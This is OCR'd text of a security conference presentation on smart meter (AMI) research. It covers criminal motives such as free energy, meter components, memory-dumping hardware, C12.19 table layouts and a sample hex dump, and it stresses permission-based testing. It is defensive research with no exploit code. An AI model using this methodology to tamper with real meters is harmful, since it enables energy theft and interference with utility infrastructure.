
[redacted]

[redacted]

Looking Into The Eye Of The Meter

Don C. Weber
InGuardians, Inc.

Cutaway and InGuardians



http://www.linkedin.com/in/cutaway

http://inguardians.com/info

Smart Meter Research Findings

REDACTED

Research Disclaimer

- Yes, I conduct assessments on AMI components
- No, I will not tell you for which clients
- No, I will not tell you which vendor products I have analyzed
- Yes, many of these images are generic

Danger Electrocution

I am not responsible for your actions. InGuardians, Inc. is not responsible for your actions.


Random Image Taken From: http://www.flickr.com/photos/lwr/132854217/

Permission-based
Research / Penetration Testing

Unauthorized Testing Is Illegal ***<u>EVEN IF THE METER IS ON YOUR HOUSE</u>***.

Getting Permission For Research IS NOT IMPOSSIBLE. Contact Vendors.

I am not responsible for your actions. InGuardians, Inc. is not responsible for your actions.


[redacted]
[redacted]

Agenda

- Purpose
- Smart Meters
- Criminals and Smart Meters
- Attack/Assessment
- Optical Tool
- Mitigations


Not So Random Image Taken From: http://www.willhackforsushi.com/?p=349

Purpose: Presentation and Toolkit

- Smart Meter data acquisition techniques have been known since January 5, 2009
  - Advanced Metering Infrastructure Attack Methodology [1]
  - Some vendors/utilities/people/teams are still not aware
- Tools to:
  - Test functionality
  - Validate configuration
  - Generate anomalous data

[1] http://inguardians.com/pubs/AMI_Attack_Methodology.pdf

What Criminals Can Attack




- Access and change data on meter
- Gain access to wireless communications
- Subvert field hardware to impact internal resources


Criminal Interest


- Free or Reduced Energy ←
- Corporate Espionage
- Access To Back-End Resources
- Non-Kinetic Attack
- Hacktivism

HAS ALREADY OCCURRED VIA OPTICAL PORT



Aggregator On Poletop





Random Image Taken From:
http://www.blogcdn.com/www.engadget.com/media/2009/12/091204-smartgrid-01.jpg

Only One Winks At You

[redacted]


[redacted]

Where To Start?

Steal This?


State of Texas: Class B Misdemeanor Theft - $50 to $500

Jail <180 Days and/or Fine <$2000



Meter near my barber shop. The exposed contacts scared me.

Components and Interaction



DANGER!!!


- Data At Rest
  - Microcontrollers
  - Memory
  - Radios
- Data In Motion
  - MCU to Radio
  - MCU to MCU
  - MCU to Memory
  - Board to Board
  - IR to MCU

Image Take From: http://www.ifixit.com/Teardown/XXXXXXX-Smart-Meter-Teardown/5710/1

Data At Rest

SPI/I^{2}C Serial/
Parallel EEPROM –
PDIP/SOIJ/SOIC







NAND/NOR/NVRAM/SRAM/
CellularRAM/PSRAM/SuperFlash/
DataFlash – BGA/FBGA/VFBGA

Dumping Memory

Total Phase Aardvark
Flash Utility






Custom Extractors

Xeltek SuperPro 5000
plus Adapter


Memory Layout Logic

- Data Storage Standards
  - C12.19 Tables in Transit
    - Standard Tables – formatted and documented
    - Manufacturer Tables – formatted but not externally documented
  - Custom
    - Obfuscated Information and Tables
    - Extended memory for firmware
    - SWAP Space



```
0000:0000 00 00 51 52  00 00 00 51  52 00 00 00  00 51 52 00  .QR...QR....QR.
0000:0010 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
0000:0020 01 B6 06 56  10 00 00 00  00 0B 00 00  03 00 00 00  .¶.V............
0000:0030 00 00 00 00  00 00 00 00  00 00 00 E2  48 B7 91 00  ...........âH·..
0000:0040 0F 51 00 00  00 00 00 00  00 9C 86 3E  93 58 84 00  .Q.........>.X..
0000:0050 00 00 00 00  00 07 17 09  00 00 00 00  00 FF FF FF  .............ÿÿÿ
0000:0060 FF FF FF FF  FF 70 1A FF  00 01 6E 14  00 24 59 00  ÿÿÿÿÿp.ÿ..n..$Y.
0000:0070 00 00 00 00  00 00 00 00  00 00 00 00  00 00 62 FD  ..............bý
```

Offset: 0000:0000   Selection: -




ANSI C12.19-2008

